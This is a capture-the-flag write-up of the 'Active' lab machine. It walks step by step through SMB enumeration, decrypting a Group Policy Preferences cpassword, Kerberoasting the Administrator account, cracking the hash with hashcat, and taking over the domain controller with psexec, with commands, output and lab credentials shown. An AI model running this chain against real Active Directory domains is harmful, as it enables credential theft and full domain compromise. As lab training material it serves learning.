Active_write-up

About Active

- Active is an easy to medium difficulty machine, which features two very prevalent techniques to gain privileges within an Active Directory environment.

Enumeration / Information gathering - as an outisder

Nmap enumeration

- Nmap initial scan

```
sudo nmap -sC -sV 10.10.10.100 -v -oN Active_nmap
```


```
PORT      STATE SERVICE       VERSION
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-05-26 02:02:52Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: active.htb, Site: Default-
First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  tcpwrapped
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: active.htb, Site: Default-
First-Site-Name)
3269/tcp  open  tcpwrapped
49152/tcp open  msrpc         Microsoft Windows RPC
49153/tcp open  msrpc         Microsoft Windows RPC
49154/tcp open  msrpc         Microsoft Windows RPC
49155/tcp open  msrpc         Microsoft Windows RPC
49157/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49158/tcp open  msrpc         Microsoft Windows RPC
49165/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows
```

-> We see alot of ports open and we are most likely dealing with a domain controller.
-> We do see an smb share but nothing much is being showned. We can try and enumerate that more deeply using a combination of nmap scripts and manual techniques.
-> We also add the name active.htb to our host file:

```
10.10.10.100    active.htb
```


- Locating useful nmap scripts to scan

```
locate -r '\.nse$' | xargs grep categories | grep
'default\|version\|safe' | grep smb
```



-> We see that the `smb-enum-services.nse seems` to be a good script to use (enumerate services) so we will try with enumerating using safe scripts.

```
sudo nmap --script safe -p 445 10.10.10.100
```



-> We see that not much more has been obtained, so we will enumerate it manual.

SMB enumeration

- SMBClient listing shares with null session

```
smbclient -N -L //10.10.10.100
```

```
└──╼ [★]$ smbclient -N -L //10.10.10.100
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        Replication     Disk
        SYSVOL          Disk      Logon server share
        Users           Disk
```

-> We have access to some standard shares

- SMBMap to enumerate shares

```
smbmap -H 10.10.10.100
```

```
└──╼ [★]$ smbmap -H 10.10.10.100
[+] IP: 10.10.10.100:445        Name: 10-10-10-100.tpgi.com.au
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        IPC$                                                    NO ACCESS       Remote IPC
        NETLOGON                                                NO ACCESS       Logon server share
        Replication                                             READ ONLY
        SYSVOL                                                  NO ACCESS       Logon server share
        Users                                                   NO ACCESS
```

-> We have a share Replication that we can read.

- Confirmation with CrackMapExec

```
crackmapexec smb 10.10.10.100 --shares -u '' -p ''
or
netexec smb 10.10.10.100 --shares -u '' -p ''
```

```
└──╼ [★]$ netexec smb 10.10.10.100 --shares -u '' -p ''
SMB         10.10.10.100    445    DC               [*] Windows 7 / Server 2008 R2 Build 7601 x64 (name:DC)
omain:active.htb) (signing:True) (SMBv1:False)
SMB         10.10.10.100    445    DC               [+] active.htb\:
SMB         10.10.10.100    445    DC               [*] Enumerated shares
SMB         10.10.10.100    445    DC               Share           Permissions     Remark
SMB         10.10.10.100    445    DC               -----           -----------     ------
SMB         10.10.10.100    445    DC               ADMIN$                          Remote Admin
SMB         10.10.10.100    445    DC               C$                              Default share
SMB         10.10.10.100    445    DC               IPC$                            Remote IPC
SMB         10.10.10.100    445    DC               NETLOGON                        Logon server share
SMB         10.10.10.100    445    DC               Replication     READ
SMB         10.10.10.100    445    DC               SYSVOL                          Logon server share
SMB         10.10.10.100    445    DC               Users
```

-> Now we can attempt to read the shares.

- Reading shares through smbmap

```
smbmap -R Replication -H 10.10.10.100
```

```
.\Replication\active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\*
dr--r--r--                0 Sat Jul 21 20:37:44 2018    .
dr--r--r--                0 Sat Jul 21 20:37:44 2018    ..
fr--r--r--               23 Sat Jul 21 20:38:11 2018    GPT.INI
dr--r--r--                0 Sat Jul 21 20:37:44 2018    Group Policy
dr--r--r--                0 Sat Jul 21 20:37:44 2018    MACHINE
dr--r--r--                0 Sat Jul 21 20:37:44 2018    USER
.\Replication\active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\Group Policy\*
dr--r--r--                0 Sat Jul 21 20:37:44 2018    .
dr--r--r--                0 Sat Jul 21 20:37:44 2018    ..
fr--r--r--              119 Sat Jul 21 20:38:11 2018    GPE.INI
.\Replication\active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\*
dr--r--r--                0 Sat Jul 21 20:37:44 2018    .
dr--r--r--                0 Sat Jul 21 20:37:44 2018    ..
dr--r--r--                0 Sat Jul 21 20:37:44 2018    Microsoft
dr--r--r--                0 Sat Jul 21 20:37:44 2018    Preferences
fr--r--r--             2788 Sat Jul 21 20:38:11 2018    Registry.pol
.\Replication\active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Microsoft\*
dr--r--r--                0 Sat Jul 21 20:37:44 2018    .
dr--r--r--                0 Sat Jul 21 20:37:44 2018    ..
dr--r--r--                0 Sat Jul 21 20:37:44 2018    Windows NT
.\Replication\active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\*
dr--r--r--                0 Sat Jul 21 20:37:44 2018    .
dr--r--r--                0 Sat Jul 21 20:37:44 2018    ..
dr--r--r--                0 Sat Jul 21 20:37:44 2018    Groups
```

-> We see alot of info but what stood out is the Groups directory in `.\Replication\active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\*` which somehow isn't further enumerated.

-> We know that for a every new group policy (GPP), an .xml file created on the SYSVOL share. Given that replication is a backup/copy of the SYSVOL share, we should be able to find .xml files related to it that creates credentials.

- Looking into the folder manually

```
smbclient -N  //10.10.10.100/Replication

cd active.htb/Policies/{31B2F340-016D-11D2-945F-
00C04FB984F9}/MACHINE/Preferences/Groups

ls
```

```
smb: \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\Groups\> ls
  .                   D        0  Sat Jul 21 20:37:44 2018
  ..                  D        0  Sat Jul 21 20:37:44 2018
  Groups.xml          A      533  Thu Jul 19 06:46:06 2018
```

-> We will download the file Groups.xml

`get Groups.xml`

-> Or we can download all the files via

`recurse ON`

`prompt off`

`mget *`

then examine each file.

- Examining the file

```
!cat groups.xml
```

```
smb: \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences
\Groups\> !cat Groups.xml
<?xml version="1.0" encoding="utf-8"?>
<Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}"><User clsid="{DF5F1855-51E5-4
d24-8B1A-D9BDE98BA1D1}" name="active.htb\SVC_TGS" image="2" changed="2018-07-18 20:4
6:06" uid="{EF57DA28-5F69-4530-A59E-AAB58578219D}"><Properties action="U" newName=""
 fullName="" description="" cpassword="edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+
ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ" changeLogon="0" noChange="1" neverExpires
="1" acctDisabled="0" userName="active.htb\SVC_TGS"/></User>
</Groups>
```

-> We can see an user with SVC_TGS has changed his password stored in an encrypted format in cpassword, which we can decrypt as it is stored in an reversible format.

Exploitation / Lateral movement - GPP decrypt on cpassword

- Decrypting the cpassword using gpp-decrypt

```
gpp decrypt
edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5
aSVYdYw/NglVmQ
```


-> We obtained the credential: SVC_TGS:GPPstillStandingStrong2k18

Enumeration / Informaton Gathering - as SVC_TGS on the Domain

AD enumeration

- Enumerating the shares via authenticated user

```
smbmap -u svc_tgs -p 'GPPstillStandingStrong2k18' -H 10.10.10.100
```



-> We see that there are a few more shares we can read so let's download the files from the users share and examine it.

```
smbclient -U active.htb\\svc_tgs%GPPstillStandingStrong2k18
//10.10.10.100/Users

recurse ON

prompt off

mget *
```

```
smb: \> recurse ON
smb: \> prompt off
smb: \> mget *
getting file \desktop.ini of size 174 as desktop.ini (2.5 KiloBytes/sec) (average 2.5 KiloBytes/sec)
NT_STATUS_ACCESS_DENIED listing \Administrator\*
NT_STATUS_STOPPED_ON_SYMLINK listing \All Users\*
getting file \Default\NTUSER.DAT of size 262144 as Default/NTUSER.DAT (1391.3 KiloBytes/sec) (average
806.1 KiloBytes/sec)
getting file \Default\NTUSER.DAT.LOG of size 1024 as Default/NTUSER.DAT.LOG (15.6 KiloBytes/sec) (aver
age 673.7 KiloBytes/sec)
getting file \Default\NTUSER.DAT.LOG1 of size 95232 as Default/NTUSER.DAT.LOG1 (958.8 KiloBytes/sec) (
average 731.4 KiloBytes/sec)
getting file \Default\NTUSER.DAT.LOG2 of size 0 as Default/NTUSER.DAT.LOG2 (0.0 KiloBytes/sec) (averag
e 644.0 KiloBytes/sec)
getting file \Default\NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TM.blf of size 65536 as Default
/NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TM.blf (771.1 KiloBytes/sec) (average 660.8 KiloByte
s/sec)
```

-> We looked at the shares and there are nothing interesting from the shares, so we will look into other methods enumerating active directory such as looking at kerberoastable users.

- Listing SPN accounts with GetUsersSPNs.py

```
GetUserSPNs.py -dc-ip 10.10.10.100 active.htb/svc_tgs
locate getuserspns
```

```
└─[★]$ GetUserSPNs.py -dc-ip 10.10.10.100 active.htb/svc_tgs
Impacket v0.12.0.dev1+20240208.120203.63438ae - Copyright 2023 Fortra

Password:
ServicePrincipalName  Name           MemberOf                                                  Passwor
dLastSet              LastLogon                   Delegation
--------------------  -------------  --------------------------------------------------------  -------
------------------  --------------------------  ----------
active/CIFS:445       Administrator  CN=Group Policy Creator Owners,CN=Users,DC=active,DC=htb  2018-07
-19 05:06:40.351723  2024-05-26 11:35:37.716557
```

-> We see that the Administrator user is Kerberoastable, so we can seek to exploit this.

Privilege Escalation - To Domain Admin of active.htb through Kerberoastaing administrator account

- We Kerberoast the administrator user

```
GetUserSPNs.py -dc-ip 10.10.10.100 active.htb/svc_tgs -request-user
administrator
```

- Cracking the hash


```
hashcat -m 13100 admin_tgs_hash /usr/share/wordlists/rockyou.txt

hashcat -m 13100 admin_tgs_hash /usr/share/wordlists/rockyou.txt --show
```

-> Obtained the adminstrator credential: administrator:Ticketmaster1968

- We can now psexec.py into the domain controller

```
psexec.py active.htb/administrator:'Ticketmaster1968'@10.10.10.100
```



-> Where we get the flag accordingly.